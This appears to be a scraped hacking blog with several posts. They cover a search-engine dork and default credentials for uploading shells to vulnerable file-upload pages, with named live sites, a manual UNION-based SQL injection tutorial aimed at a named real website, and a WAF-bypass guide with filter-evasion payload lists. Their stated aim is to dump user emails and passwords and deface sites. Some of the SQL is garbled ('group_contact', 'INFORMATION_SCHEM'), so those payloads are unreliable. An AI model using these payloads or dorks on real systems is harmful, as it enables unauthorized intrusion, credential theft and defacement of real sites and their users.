for shell uploading try .php.jpg or php shell uploading with extention changing [ Tamper data or Live Http headers]


Dork : "file viewer for uploader"
and "File viewer for Uploader (c) 2003 by Dirk Paehl"Goto Google or any other search engine and type the dork ""file viewer for uploader" now select site from there, vulnerable website's title will be something like "File viewer for Uploader"
after clicking on site you'll get site url like this :
http://www.site.com/view.php
or http://www.site.com/directory/view.php
now replace view.php with upload.php and you'll get upload options there !
in some sites it will ask for Name n Password
default password for these websites is Admin

Name = Admin

Password= admin

now select your files and upload !
to view your uploaded files goto the 1st view.php and check files's directory there, now click on your file !

Live Demo :
uploader : http://www.ldcc.net.au/upload.php
Result :     http://www.ldcc.net.au/uploaden/i2.html 

Website Vunerablity Scanner : SQLi | LFI | XSS | Shell Upload

BY Unknown IN , , No comments



Its a Amazing Tool, You can use it for checking SQLi,LFI , XSS , Shell Upload vulnerablities of websites, Its for n00bs and beginners !
Then follow the procedure how to scan it .... Pic below


Hope you understand..   any queries Do Comment ;)

Download Now

Thursday, October 17, 2013

SQL Injection (Manual) Tutorial Step by Step

BY Unknown IN , No comments


What is SQL Injection?

SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed. It is an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another. SQL injection attacks are also known as SQL insertion attacks. 

SQL Injection is a very well known exploiting method. You can only SQL Inject a website if it's vulnerable to SQLi.

What can I gain from SQL Injecting a website?
You basically get ALL the database information of the website. The database includes information about ALL users (Password, Name, Email, Join date even Credit Card info ect.) 
You can also gain Admin login. After you have that, you can finally deface the site :)


? ? _ ? ? ? SQL Injection - Finding a Target � ? ? ? _ ? ?

So now you know what SQL injection is, now we can finally get in action :evil:

First of all we need to find a target. The target HAS to be vulnerable to SQLi. To find out if a website is vulnerable to SQLi, simply add a ' at the end of the url.
So for me it would be: PHP Code:

www.examplewebsite.com/index.php?id=1' 

Now press enter, if you get an error that says something like: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right etc..."
or something similar. That error is good, as it means that the site is vulnerable, hackable, so now you can simply continue with SQL Injecting :D. If you get no error, the site is not vulnerable.


? ? _ ? ? ? SQL Injection - The Tutorial - Method 1 � ? ? ? _ ? ?

So now here is the tutorial. Enjoy and follow all the steps to be successful :)

So now you have your target and you know it is vulnerable to SQLi. Now all we have to do is inject our codes to get the database information :D

So my target today will be:

Code:

http://www.novebrno.net/article.php?id=616
I tested it and it is vulnerable.

Now we are going to add +ORDER+BY+1-- to the site. Now most people that know SQL will ask why not add order by 1--? Mainly because you can change the URL if you add the + to order by 1--, you will find it out yourself :p
So the site should look like this now:

Code:

http://www.novebrno.net/article.php?id=-616+ORDER+BY+1--
Now you will be :wtf: I didn't get an error. Well now simply change the 1 at the end of the url to 2, now just keep going until you get an error. 
I tested it and I got an error at column 12:


So now I got an error at column 12, so there are 11 columns that are available and column 12 doesn't exist. 

So now lets keep going.

So now we now the 11 available columns, we gotta find the vulnerable column. Just add: 
Code:

+UNION+SELECT+1,2,3,4,5,6,7,8,9,10,11--at the end of the url

NOTE: I have UNION SELECT 1,2,3,4,5,6,7,8,9,10,11-- because I have 11 available columns, yours might be different.

Now there should be a number on the screen, it can either only be one of the 11 available columns (in my case).
But in my case, there are no numbers showing. Why? Because some websites require you to null the value you are injecting into. 

So all we do now is add a - before the number. It should look like this:

Code:

http://www.novebrno.net/article.php?id=-616+union+select+1,2,3,4,5,6,7,8,9,10,11--
Now I am getting an error and the number is showing:


Number 5 is showing on my screen, so now we will keep going with this number.

So now we have to replace the number 5 with @@version
Add this at the end of the url: +UNION+SELECT+1,2,3,4,@@version,6,7,8,9,10,11--

NOTE: In my case number 5 is showing, if you have number 3 on the screen it should look like this +UNION+SELECT+1,2,@@version--

The URL should look like this: 

Code:

http://www.novebrno.net/article.php?id=-616+UNION+SELECT+1,2,3,4,@@version,6,7,8,9,10,11--
So now you will see a number on the screen, it is the Database version. If the Database is 5 and above, you are fine and it will be easy to get the information and tables :)

IF the database is 4 and lower, it will be hard to get tables, more to read later.


? ? _ ? ? ? SQL Injection - The Tutorial - Database 5 and above � ? ? ? _ ? ?

Screenie of my database:


So now we know the database version, now we need to get the tables names.
To do so, add this at the end of the url: +UNION+SELECT+1,2,3,4,table_name,6,7,8,9,10,11 from information_schema.tables

NOTE: It should be different in your case, in my case it's 1,2,3,4,table_name,... ect.

The url should look like this now: 

Code:

http://www.novebrno.net/article.php?id=-616+UNION+SELECT+1,2,3,4,table_name,6,7,8,9,10,11 from information_schema.tables
Now you should get the Tables information.

Sometimes, some of the table names will be cut off, because we are calling the tables from information_schema. So here, we would want to pull the data from the primary database, instead of information_schema.

If it's that case add this at the end of the url: +UNION+SELECT+1,2,3,4,group_contact(table_name),6,7,8,9,10,11 from information_schema.tables+where+table_schema=database()

Now this should work and you should get all the tables information :)

Some Tables should be: 

Code:

About, Admin, Admins, User, Users, Affiliates, Access, Customer, User, Login, terms, posts, etc
Now we want to get the data from those tables. Well, we will change the data in the vulnerable column from table_name, to column_name

So we add this at the end of the url:r
+UNION+SELECT+1,2,3,4,group_contact(column_name),6,7,8,9,10,11 from information_schema.columns+where+table_name=*Hexed table name*

So it should look like this:

Code:

http://www.novebrno.net/article.php?id=-616+UNION+SELECT+1,2,3,4,group_contact(column_name),6,7,8,9,10,11 from information_schema.columns+where+table_name=*Hexed table name*ed%20table%20name*
So now lets say we got a 'admin' table, now we will change the url to:

Code:

http://www.novebrno.net/article.php?id=-616+UNION+SELECT+1,group_contact(column_name),3%20from%20information_schema.columns+where+table_name=admin
You can change the table_name=.. to any table you want to get information from.

Now you will be like wtf? It didn't work, well that is because we didn't hax the table name. So now to hax the table name go to: Convert String To Hexadecimal Online to convert the name admin into hax datas.

Now change the url to:

Code:

http://www.novebrno.net/article.php?id=-616+UNION+SELECT+1,group_contact(column_name),3%20from%20information_schema.columns+where+table_name=0x61646d696e
Admin is 61646d696e in hex, so I changed that at the end of the url. NOTE: you have to add 0x before the numbers. 

Now that will give us all the columns of the table admin. :y:

Now lets say we got the columns email,password and username, to get the information of them type in the following in the url bar: +UNION+SELECT+1,group_contact(email,0x3a,username,0x3a,password),3 from admin

So it should look like:

Code:

http://www.novebrno.net/article.php?id=-616+UNION+SELECT+1,group_contact(email,0x3a,username,0x3a,password),3 from admin
So now you finally have the passwords, emails and user names :)

Remember, if your tables are different you also have to change the data with that I provided you. Always think while hacking, don't just be script kidde ;D


? ? _ ? ? ? SQL Injection - The Tutorial - Database 4 and above � ? ? ? _ ? ?

Now as pointed before, if you're database is 4 and lower, you have a lil problem and it will be harder to get the tables.

If your database is 4 or lower add the following at the end of the url: +UNION+SELECT+1,concat(table_name,CHAR(58),column_name,CHAR(58),table_schema) from information_schema.columns where column_name like CHAR(37, 112, 97, 115, 37),3--

NOTE: If you have 5 available columns you will have to change it ect... 

Now if you get no error and you see the tables you are fine :) If not you are fuked and you will probably have to guess the tables :(

Here are some known table names: 

Code:

tbl_user, tbl_admin, tbl_access, user, users, member, members, admin, admins, customer, customers, orders, phpbb_users, phpbb_admins,
Now just add the following at the end of the url: +UNION+SELECT+1,2,3 from TABLE NAME HERE

So now I will guess the table name admins on my test url:

Code:

www.testwebsite.com/index.php/id=234+UNION+SELECT+1,2,3 from admin
Now just keep guessing until you find a table name that works ;)

Now lets say the following table worked:

Code:

www.testwebsite.com/index.php/id=234+UNION+SELECT+1,2,3 from users
Now we will have to guess the columns ;) Common columns names are:

Code:

first_name, last_name, email, username, password, pass, user_id, user_pass
Now we will test the table name, user_pass type in the following at the end of the url: +UNION+SELECT+1,user_pass,3 from users

So it should look like this:

Code:

www.testwebsite.com/index.php/id=234+UNION+SELECT+1,user_pass,3 from users
Now just keep guessing until one of the columns works. :D

Now for example to get the user name, password and email type in the following at the end of the url: +UNION+SELECT+1,contact(email,0x3a,username,0x3a,password),3 from users

So this will give us the information of the admin :)

WAF SQL Injection Tutorial Step by Step

BY Unknown IN , No comments


Hello Friends today i'll tell you about WAF (Web Application Firewall) SQL Injection to bypass Forbidden errors during the SQL Injection
First We Should Now About What is WAF and SQL Injection
WAF (Web Application Firewall):
A web application firewall (WAF) is an appliance, server plugin, or filter that applies a set of rules to an HTTP conversation. Generally, these rules cover common attacks such as Cross-site Scripting (XSS) and SQL Injection. By customizing the rules to your application, many attacks can be identified and blocked. The effort to perform this customization can be significant and needs to be maintained as the application is modified.

SQL Injection:
Visit my older Post to know about SQL Injection and Its Method and Tutorials

Tutorial:
 http://www.site.com/index.php?id=725                                                          (No Errors)h
 http://www.site.com/index.php?id=725��                                                          (Errors!!)
 http://www.site.com/index.php?id=725+ORDER+BY+1,2,3,4,5--                   (No Errors)
 http://www.site.com/index.php?id=725+ORDER+BY+1,2,3,4,5,6--                  (Errors!!)
 http://www.site.com/index.php?id=725+UNION+SELECT+1,2,3,4,5--        (403 Forbidden)
 http://www.site.com/index.php?id=-725+UNION+SELECT+1,2,3,4,5--       (403 Forbidden)
Now we will see if we can get one past the WAF system by using some comments to hide the parts of our statement that our most likely being filtered. In basic form it will look like this:

http://www.site.com/index.php?id=725+UNION+SELECT+1,2,3,4,5--                    (403 Forbidden)
http://www.site.com/index.php?id=-725+UNION+SELECT+1,2,3,4,5--                   (403 Forbidden)
http://www.site.com/index.php?id=-725+/*!UNION*/+/*!SELECT*/+1,2,3,4,5--     (No Errors!!)
Now there is no more 403 Forbidden message stopping you and you can see the vulnerable columns displayed on the page. I will re-use my examples and assume columns 2, 4, & 5 are vulnerable. Now that we have the vulnerable columns we can extract some data, let�s first find some basic info though. We will use CONCAT to grab the current database name, the current user, and the version info, like this:

http://www.site.com/index.php?id=-725+/*!UNION*/+/*!SELECT*/+1,CONCAT(database(),user(),version()),3,4,5--  (403 Forbidden)
OK, so now we have commented out our UNION SELECT statement but something is still setting off the filters� it is most likely the CONCAT statement. In some cases it is possible to bypass filters by simply changing the norm up and re-testing. This can be accomplished by comments or by simply changing Capitalization, like so:

http://www.site.com/index.php?id=-725+/*!UNION*/+/*!SELECT*/+1,ConCAt(database(),user(),version()),3,4,5--  (No Errors!!)
It worked; we now know the current database name, user name and the version as they are neatly displayed on the page for us. These two techniques can be combined to evade filters throughout your Injections as you will see. Now let us try to get the list of all the databases available, instead of just the current one, like so:

http://www.site.com/index.php?id=-725+/*!UNION*/+/*!SELECT*/+1,GROUP_CONCAT(SCHEMA_NAME),3,4,5+FROM+INFORMATION_SCHEMA.SCHEMATA--  (403 Forbidden)
Luckily we know what to do now so start by altering GROUP_CONCAT, same as we did for CONCAT:

http://www.site.com/index.php?id=-725+/*!UNION*/+/*!SELECT*/+1,Group_CONCAT(SCHEMA_NAME),3,4,5+FROM+INFORMATION_SCHEM.SCHEMATA--  (No Errors!!)

This should now show us the available databases! Now let us check for the tables tied to the current database.

http://www.site.com/index.php?id=-725+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(TABLE_NAME),3,4,5+FROM+INFORMATION_SCHEM.TABLES+WHERE+TABLE_SCHEMA=DATABASE()--       (403 Forbidden again)

In some cases you may have experienced a 403 in the previous step as well, it is due to the fact that often times INFORMATION_SCHEMA or TABLES will be filtered. Again, this changes from site to site based on how it was configured so it could even be other items but these are the most common. In order to get around the filters we simply need to use our comments method again, so it looks like this:

http://www.site.com/index.php?id=-725+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(TABLE_NAME),3,4,5+FROM+/*!INFORMATION_SCHEM*/.TABLES--        (No Errors!!)

TABLES FOUND:  Admin, News, Ads, Users

Now we have all of the tables for the current database displayed on the page without any 403 holding us back. We can get columns using the same method as we used in the Basic SQLi 101 examples but we will keep our comments and capitalization techniques alive so it gets past the WAF (reminder to also HEX your table names).

http://www.site.com/index.php?id=-725+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(COLUMN_NAME),3,4,5+FROM+/*!INFORMATION_SCHEM*/.COLUMNS+WHERE+TABLE_NAME=0x41646d696e--      (No Errors!!)

The page will now display a list of the columns from the Admin table in the vulnerable column 2 spot on page. In this example we will assume we found the following column names:
�         id
�         login
�         password
�         email

OK, now it we know the tables and associated columns. It is time to get some data extracted, and it will go the same as it did in the Basic SQLi tutorial, or like this:

http://www.site.com/index.php?id=-725+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(id,0x3a,login,0x3a,password,0x3a,email,0x3a),3,4,5+FROM+Admin�

Alright, you have successfully gotten past a WAF system! That sums up my coverage of WAF Bypassing and I hope you have enjoyed it and found it be informative. If you did, please make sure you check out back often to see what new pages get added. If you feel I missed anything please let me know so I can update things accordingly. Below is some additional material that may be useful while you are on this topic�as always, Enjoy!

Laters - H.R.

EXTRA EXAMPLES:
Admins will filter all kinds of things, like words (UNION, SELECT, LIKE) and symbols (=, !=, �) so here is some additional examples to help get you on your way:

Different Queries:
Using the comments to break up the possible standard versions that would be used and therefore possible filtered.
�         /**/union/*&id=*/select/*&id=*/column/*&id=*/from/*&id=*/table--
o   union select column from table
�         /*!union*/+/*!select*/+1,2,3�
o   Union select 1,2,3
�         /*!UnIOn*//*!SeLect*/+1,2,3�
o   Union select 1,2,3
�         un/**/ion+sel/**/ect+1,2,3�
o   Union select 1,2,3
�         /**//*U*//*n*//*I*//*o*//*N*//*S*//*e*//*L*//*e*//*c*//*T*/1,2,3�
o   Union select 1,2,3
�         Query within query (stacked query) and both methods in use:
o   ID=66+UnIoN+aLL+SeLeCt+1,2,3,4,5,6,7,(SELECT+concat(0x3a,id,0x3a,password,0x3a)+FROM+information_schema.columns+WHERE+table_schema=0x6334706F645F666573746976616C5F636D73+AND+table_name=0x7573657273),9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30--

If you can�t use the WHERE function, try replacing with some form of the LIMIT function:
�         LIMIT 0,1
o   note that 0,1 gets 1 result starting from the 0th row (first entry)
o   to view the second table, we change limit 0,1 to limit 1,1

If you can�t use the �=� sign try using the not equal to sign �!=� instead to see if you can use this to find other items based on any base you have found. i.e. If you know the current DB, you could then check for !=databse() to possibly find alternative databases (or tables or columns) in your request statement

If you can use one, you might be able to try another:
�         If substring() is being filtered you can also use mid() OR substr() to get similar results
o   select user from mysql.user where user = 'user' OR mid(password,1,1)='*'
�         If ascii() is being filtered you can also use hex() OR bin() to get similar results
�         If you can�t use benchmark() you might also try sleep()
�         0x3a can be used to replace a colon ':' as it is the HEX value
o   Helpful in separating results
o   i.e. group_concat(user,0x3a,fd_Password) = user:fd_Password
�         0x0a can be used to create new line for results to be displayed easier